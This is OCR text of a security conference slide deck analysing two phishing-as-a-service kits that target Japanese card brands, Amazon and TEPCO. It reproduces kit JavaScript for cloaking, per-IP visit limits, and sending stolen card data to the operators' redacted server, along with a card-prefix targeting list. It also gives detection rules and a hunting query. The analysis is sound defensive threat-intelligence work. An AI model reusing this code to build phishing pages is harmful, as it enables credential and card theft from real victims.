Analysis of Two Phishers : Like a doppelganger

JSAC2025

NTT Communications

Masaomi Masumoto

$whoami

NA4Sec
Network Analytics for Security

Masaomi Masumoto
Cyber Threat Intelligence Researcher

Outline

1. About the two Phishers
2. Analysis of Phishing Sites
3. Building an Environment for Phishing Sites
4. Detection & Hunting
5. Conclusion

Outline

1. About the two Phishers
2. Analysis of Phishing Sites
3. Building an Environment for Phishing Sites
4. Detection & Hunting
5. Conclusion

Phishing as a Service (PhaaS)


- サイバー犯罪を支援するためのさまざまなサービスが誕生している。(as a Service)
- フィッシング詐欺も同様で、フィッシング詐欺を支援するためのPhishing as a Service が存在している。
- ダークウェブやTelegramなどで提供されている。
- 技術的なハードルを下げることで、フィッシング詐欺を実行しやすくなる。

Outline

1. About the two Phishers
2. **Analysis of Phishing Sites**
3. Building an Environment for Phishing Sites
4. Detection & Hunting
5. Conclusion

Phishing Site Examples

Phishing Site Examples



Phishing Site Analysis (Case 1)

https://urlscan.io/result/55aca38e-392c-4f33-a27c-dabd32063f27/

Case 1

- **/config/setting.js** : フィッシングサイトの設定
- **/js/infra.js** : WebSocketの処理やクローキング処理、Configの取得処理など
- **/config/app.js, /js/utils.js, /js/common.js** : フィッシングコンテンツに関わる処理

/config/setting.js

```
const OTTO_CONF = {
    // 站点名称
    site: "jp-rakuten",
    // 服务地址
    serviceUrl: 'https://s.[redacted]',
    // 是否开启调试模式
    isDebug: false,
}
```

- フィッシングサイトの設定。
- serviceUrl → 情報窃取やクローキング

  などフィッシングサイトの動作に関わる。

/js/infra.js

```
// 使用 UAParser.js 判断设备类型
function isValidDevice(appConfig) {
    const deviceType = result.device.type || 'desktop';
    console.log('deviceType:', deviceType);

    if (appConfig.pcAccess !== '1') {
        return true;
    }
    return ['mobile', 'tablet'].includes(deviceType);
}

// 使用 UAParser.js 判断机器人
function isBot() {
    console.log('browserName:', result.browser.name)
    return result.browser.name === 'bot';
}
```

- UAParser.jsを使ってクローキングする。
  - 使っている端末の種類
  - Botの検知

https://github.com/faisalman/ua-parser-js

Functions using serviceUrl

- **serviceUrl + /app-api/pw/config/list** : Configリストの取得
- **serviceUrl + /app-api/pw/cvv/create** : データの作成
- **serviceUrl + /app-api/pw/cvv/update** : データの更新
- **serviceUrl + /app-api/pw/cvv/get** : データの取得

/js/infra.js

```
// 获取配置
async function getConfig() {
    try {
        const res = await axios.get(OTTO_CONF.serviceUrl + "/app-api/pw/config/l
ist", {
            params: {site: OTTO_CONF.site, type: 1}
        });

        if (res.data.code === 0 && Array.isArray(res.data.data)) {
            const configObject = {};
            res.data.data.forEach(item => {
                configObject[item.configKey] = item.value;
            });

            sessionStorage.setItem('appConfig', JSON.stringify(configObject));

            console.log("配置已保存到 sessionStorage");
            return configObject;
        } else {
            console.error("获取配置数据格式不正确");
            return null;
        }
    } catch (error) {
        console.error("获取配置失败:", error);
        return null;
    }
}
```

- configKeyとそれに対応する値を sessionStorageに格納する。

serviceUrl + **/app-api/pw/config/list**


```
{"code":0,"data":[{"id":56,"siteId":9,"site":null,"siteName":null,"type":1,"nam
e":"成功跳转地址","configKey":"successRedirectUrl","value":"https://www.rakuten.c
o.jp","valueType":1,"remark":null,"createTime":1730426284000},{"id":57,"siteId":
9,"site":null,"siteName":null,"type":1,"name":"防红","configKey":"antiRed","valu
e":"0","valueType":2,"remark":null,"createTime":1730426284000},{"id":58,"siteI
d":9,"site":null,"siteName":null,"type":1,"name":"开启PC访问","configKey":"pcAcce
ss","value":"0","valueType":2,"remark":null,"createTime":1730426284000},{"id":5
9,"siteId":9,"site":null,"siteName":null,"type":1,"name":"拒绝卡头","configKe
y":"refuseCardHead","value":"","valueType":1,"remark":null,"createTime":17304262
84000},{"id":60,"siteId":9,"site":null,"siteName":null,"type":1,"name":"开启无人值
守","configKey":"unattendedMode","value":"0","valueType":2,"remark":null,"create
Time":1730426284000},{"id":61,"siteId":9,"site":null,"siteName":null,"type":1,"n
ame":"允许卡头","configKey":"allowCardHead","value":"","valueType":1,"remark":nul
l,"createTime":1730426284000},{"id":62,"siteId":9,"site":null,"siteName":null,"t
ype":1,"name":"首页无人值守","configKey":"indexOffSync","value":"0","valueType":
2,"remark":null,"createTime":1730426284000},{"id":63,"siteId":9,"site":null,"sit
eName":null,"type":1,"name":"填卡无人值守","configKey":"cardOffSync","valu
e":"1","valueType":2,"remark":null,"createTime":1730426284000}],"msg":""}
```

/js/common.js

```
            try {
                this.pwCvv.submitted = true;
                let {data} = await axios.put(OTTO_CONF.serviceUrl + "/app-api/p
w/cvv/update", this.pwCvv);
                if (data.data) {
                    while (true) {
                        let response = await axios.get(OTTO_CONF.serviceUrl + "/
app-api/pw/cvv/get", {
                            params: {id: this.pwCvv.id}
                        });
                        console.log(response.data.data)
                        // 通过
                        if (response.data.data.released === 1) {
                            // 刷新session
                            this.pwCvv = response.data.data;
                            sessionStorage.setItem("pwCvv", JSON.stringify(respo
nse.data.data));

                            location.href = response.data.data.nextProcess + '.h
tml';
                            break;
                        }
                        // 拒绝
                        if (response.data.data.released === 2) {
                            // 刷新session
                            this.pwCvv.released = 0;
                            this.pwCvv.submitted = false;
                            await axios.put(OTTO_CONF.serviceUrl + "/app-api/pw/
cvv/update", this.pwCvv);
                            sessionStorage.setItem("pwCvv", JSON.stringify(respo
nse.data.data));

                            this.isTips = true
                            break;
                        }
                        // 返回上一级
                        if (response.data.data.released === 3) {
                            // 刷新session
                            this.pwCvv = response.data.data;
                            sessionStorage.setItem("pwCvv", JSON.stringify(respo
nse.data.data));
                            location.href = response.data.data.currentProcess +
'.html';
                        }
                        console.log('waiting for release')
                        await new Promise(resolve => setTimeout(resolve, 1000));
// 每1秒检查一次
                    }
                }
```

- 窃取したデータの更新

serviceUrl + **/app-api/pw/cvv/update**

- 窃取したデータの取得

serviceUrl + **/app-api/pw/cvv/get**

Phishing Site Analysis (Case 2)

https://urlscan.io/result/b9316674-3872-4eb8-be7d-a34b4425a1cd/

Case 2

- **/config/setting.js** :フィッシングサイトの設定
- **/js/infra.js** : WebSocketの処理やクローキング処理、Configの取得処理など
- **/config/app.js** :フィッシングコンテンツに関わる処理

/config/setting.js

```
const OTTO_CONF = {
    // 是否开启调试模式。0否，1是
    "isDebug": 0,
    // 服务地址
    "serviceURL": "https://s.[redacted]",
    // 成功跳转地址
    "successURL": "https://www.smbc.co.jp/kojin/tenpo/soudan/otetsuduki",
    // 防红开关。0：关闭，1：开启
    "redSwitch": 1,
    // 每个IP最大访问次数，单个页面刷新算一次，同步建议设置不超过15，次数过多容易红
    "maxVisits": 15,
    // 是否开启PC访问。0否，1是
    "isPC": 1,

    // 设置屏蔽卡头，格式为卡号前6位："411770,440393,498000"
    "prohibitCardNumber": "",
    // 设置允许卡头
    // --> 联邦银行卡头
    // "allowCardNumber": "375414,375415,375416,379226,379227,379228,379229,379950,379951,379952,379953,379954,379955,379956,402280,402747,403747,405221,406338,406339,406340,406587,406588,406589,406590,410047,410048,410049,410050,410051,437789,440493,442262,449483,453224,456409,456442,456454,456482,456497,482111,482112,482114,482115,482116,482118,482120,482121,494052,494053,511654,512127,516997,517329,517369,517370,517377,517399,517437,517443,517747,519247,519915,520776,520795,521729,521780,521792,521797,521798,522940,522980,523748,525367,527394,528013,529529,529537,531683,532655,532737,535310,535316,535317,535318,535319,536763,537150,537196,538624,538664,540482,543049,543568,545395,545686,547383,548171,550256,550282,552033,552350,552351,552411,553205,553206,555005,555048,555109,556854,558320,558321,558601,558602,558701,558850,560279",
    "allowCardNumber": "",

    // 是否开启同步。0否，1是
    "isSync": 1,
    // 是否开启登录同步。0否，1是
    "isSyncLogin": 1,
    // 是否开启卡同步。0否，1是
    "isSyncPay": 1,

    // 是否跳过账单页面。0否，1是
    "isSkipBilling": 1,

    // 结束页面选择
    "pageThanks": 2,
}
```

- フィッシングサイトの設定。
- serviceUrl → 情報窃取やクローキングなどフィッシングサイトの動作に関わる。
- Case 1と比べると、設定できる項目が多い。

Functions using serviceUrl

ローカルストレージと組み合わせた送信元IPアドレスの確認

- **serviceUrl + /click/queryIpClick** : 送信元IPアドレスごとのアクセス数を参照する
- **serviceUrl + /click/updatePower** : 送信元IPアドレスごとのアクセス数が/config/setting.jsで設定した値に達したら、powerの値を1に設定し、正規サイトにリダイレクトする
- **serviceUrl + /click/addClick** : 送信元IPアドレスのアクセス数をカウントする

Functions using serviceUrl

窃取したデータの追加・更新

- **serviceUrl + /cvv-tb/addOrUpdateCvvTb** : データが新規のものか確認する
- **serviceUrl + /cvv-tb/queryById?id=** : 既にあるデータを更新する

/js/infra.js

```
        if (OTTO_CONF.isPC === 1 || (OTTO_CONF.isPC === 0 && (/Android|webOS|iPh
one|iPod|BlackBerry/i.test(navigator.userAgent)))) {
            if (parseInt(localStorage.getItem("power")) === 1 || parseInt(localS
torage.getItem("click")) >= OTTO_CONF.maxVisits) {
                handleEnd()
            } else {
                axios.get(OTTO_CONF.serviceURL + "/click/queryIpClick")
                    .then(res => {
                        if (res.data.power === 1 || res.data.count >= OTTO_CONF.
maxVisits) {
                            handleEnd();
                        } else {
                            // 线上和本地数据保持一致
                            localStorage.setItem("power", res.data.power === und
efined ? 0 : res.data.power);
                            localStorage.setItem("click", isNaN(res.data.count)
? 0 : res.data.count);
                            wsConnection();
                        }
                    })
            }
        } else {
            handleEnd();
        }
    } else {
        handleEnd();
    }
} else if (OTTO_CONF.isDebug === 0 && OTTO_CONF.redSwitch === 0) {
    // 关闭防红，允许直接连接
    wsConnection();
}
```

- クローキング処理が実行されると、/click/queryIpClickが使用され、以下のデータから「power」と「count」の値が参照される。


```
{"id":107,"date":"2024-10-22T09:12:25","createDate":"2024-10-19T06:16:39","i
p":"[redacted]","behaviour":"-->-->-->-->-->-->-->-->-->","power":0,"count":9}
```

/js/infra.js

```
function handleEnd() {
    localStorage.setItem("power", 1);
    axios.get(OTTO_CONF.serviceURL + "/click/updatePower")
        .finally(() => {
            location.href = OTTO_CONF.successURL; // 确保执行更新后跳转
        });
}
```

- 「power」の値が1の場合、/config/setting.jsで設定された正規のサイトにリダイレクトする。
- その後、対象のIPアドレスから再度アクセスしても、フィッシングサイトは表示されなくなる。

/config/app.js

```
                if (OTTO_CONF.isSync === 0) { // 如果为非同步
                    this.cvv.queryState = 9;

                    axios.post(OTTO_CONF.serviceURL + "/cvv-tb/addOrUpdateCvvT
b", this.cvv)
                        .then(res => {
                            if (res.data > 0) { // 更新返回条数，新增返回id
                                if (!JSON.parse(sessionStorage.getItem("cvv")))
{ // 如果缓存为空则为新增

                                    this.cvv.id = res.data; // 赋值id
                                }
                                sessionStorage.setItem("cvv", JSON.stringify(thi
s.cvv));

                                location.href = locationPage;
                            } else {
                                this.cvv.queryState = 0;
                                this.isLoading = false;
                            }
                        })
                        .catch(err => {
                            this.cvv.queryState = 0;
                            this.isLoading = false;
                        })
```

```
                } else {
                    axios.post(OTTO_CONF.serviceURL + postUrl, this.cvv)
                        .then(res => {
                            if (res.data.id != null) { // 新增
                                this.cvv.id = res.data.id; // 赋值id
                            }

                            if (res.data.state === 1) { // 成功
                                axios.get(OTTO_CONF.serviceURL + '/cvv-tb/queryB
yId?id=' + this.cvv.id).then(res => {
                                    // if (res.data.queryState === 2) {
                                    //     locationPage = 'verification-index.ht
ml'

                                    // } else {
                                    //     locationPage = 'info.html'
                                    // }
                                    this.cvv.queryState = res.data.queryState
                                    this.cvv.wpText1 = res.data.wpText1 // 后台传
递的用户名

                                    this.cvv.wpText2 = res.data.wpText2 // 后台传
递的银行卡

                                    sessionStorage.setItem("cvv", JSON.stringify
(this.cvv));

                                    location.href = locationPage
                                })
                            } else { // 失败
                                this.cvv.queryState = 0
                                this.isLoading = false;
                                this.isTips = true;
                                sessionStorage.setItem("cvv", JSON.stringify(thi
s.cvv));

                            }
                        })
                        .catch(err => {
                            this.cvv.queryState = 0
                            this.isLoading = false;
                            this.isTips = true;
                            sessionStorage.setItem("cvv", JSON.stringify(this.cv
v));

                        })
                }
```

- /cvv-tb/addOrUpdateCvvTbを使用して、データが存在するかどうかを確認する。
- 既存のデータを更新する場合は、/cvv-tb/queryByIdで指定する。

Comparison with other Phishing as a Service

前のスライドで紹介したアクセス数を確認する仕組みは、Chenlun(aka Sinkinto01)のフィッシングサイトでも見られる。

※ Chenlun(aka Sinkinto01)は、Telegram上でフィッシングサイトをレンタルできるサービスを運営している。


https://www.domaintools.com/resources/blog/merry-phishmas-beware-us-postal-service-phishing-during-the-holidays/

https://www.domaintools.com/resources/blog/new-developments-usps-smishing-attacks/

Outline

1. About the two Phishers
2. Analysis of Phishing Sites
3. **Building an Environment for Phishing Sites**
4. Detection & Hunting
5. Conclusion

Building a Phishing Sites



コミュニティ内で、スクリプトを使用して環境を構築する方法についての説明がある。

Building a Phishing Sites

- **deploy.sh** : 環境構築&他のスクリプトをダウンロード・実行
- **clean.sh** : 環境削除
- **$DIR/docker-compose.yml** : Docker Composeの設定ファイル
- **$DIR/deploy.sh** : メニュー画面の表示&他のスクリプトの実行
- **$DIR/install.sh** : docker-compose up
- **$DIR/reinstall.sh** : 環境再構築
- **$DIR/domain.sh** : serviceURLや管理パネルのURLなどのドメイン設定
- **$DIR/update.sh** : ファイルの更新
- **$DIR/stop.sh** : docker-compose down
- **$DIR/nginx.conf** : nginxのconfigファイル
- **$DIR/setting.js** : フィッシングサイト側のconfigファイル
- **$DIR/urlConfig.js** : バックグラウド側のconfigファイル

Building a Phishing Sites

ターゲットブランドごとの設定

- **jp-aeon.sh** : AEON Card
- **jp-amazon.sh** : Amazon
- **jp-jcb.sh** : JCB
- **jp-smbc.sh** : SMBC Vpass
- **jp-tepco.sh** : TEPCO
- **etc.**

Outline

1. About the two Phishers
2. Analysis of Phishing Sites
3. Building an Environment for Phishing Sites
4. **Detection & Hunting**
5. Conclusion

IOK (Indicator Of Kit)

- フィッシングサイトに使われている技術、フィッシングキット、脅威アクターを検知するためのオープンソースツール。
- Sigmaをベースにしている。

https://github.com/phish-report/IOK

Two Phishers Detection & Hunting Rule

リクエストに以下のファイルが含まれている

- /config/setting.js
- /js/infra.js

```
title: Two Phishers Phishing Kit Detection
description: |
  Detect phishing sites that contain two distinctive
  files named "/config/setting.js" and "/js/infra.js".
  These files are indicative of a phishing kit developed
  by Phishing as a Service.
references:
 - https://urlscan.io/result/55aca38e-392c-4f33-a27c-dabd32063f27/
 - https://urlscan.io/result/b9316674-3872-4eb8-be7d-a34b4425a1cd/

detection:

  settingjs:
    requests|contains: '/config/setting.js'

  infrajs:
    requests|contains: '/js/infra.js'

  condition: settingjs and infrajs
```

Outline

1. About the two Phishers
2. Analysis of Phishing Sites
3. Building an Environment for Phishing Sites
4. Detection & Hunting
5. **Conclusion**

Conclusion

- 異なる二つの攻撃者が、まるで同一人物であるかのように振る舞う事例を観測した。
- 協力関係、または同じ攻撃者によって運営されている可能性がある。
- フィッシングサイトの分析結果から、他の攻撃者との技術的な類似点が明らかになった。
- 環境構築に使われるツールを分析することで、どのように構築されているかを理解することができる。

Thank you for your attention!
Your comments & feedbacks are always welcome!

Email : ic-na4sec@ntt.com

NA4Sec

Network Analytics for Security

Appendix

フィッシングサイトのサンプル

- Rakuten Card

https://urlscan.io/result/55aca38e-392c-4f33-a27c-dabd32063f27/

- SAISON Card

https://urlscan.io/result/cf974ec9-aa9c-45d7-a546-66563dacd504/

- AEON Card

https://urlscan.io/result/41f74cde-f6ac-43a8-876b-3541784a3c62/

- EPOS Card

https://urlscan.io/result/71bcc555-f53e-4430-8943-1b532a4f141c/

Appendix

- SMBC Vpass

https://urlscan.io/result/b9316674-3872-4eb8-be7d-a34b4425a1cd/

- JCB

https://urlscan.io/result/fd1a8100-8c76-4f59-b905-1074c36494b0/

- Amazon

https://urlscan.io/result/39a293dc-12bd-4229-96c2-d00bd14a71d4/

- TEPCO

https://urlscan.io/result/88c97fa9-e38e-43d2-8137-4849d7067ba8/

Appendix

- mercari

https://urlscan.io/result/c0680dda-ed15-4123-89da-b85cb4ec65fc/

- Apple

https://urlscan.io/result/e053c999-69ef-4ef7-a105-c5bef401a42f/

urlscan search query

- filename:"/config/setting.js" AND filename:"/js/infra.js"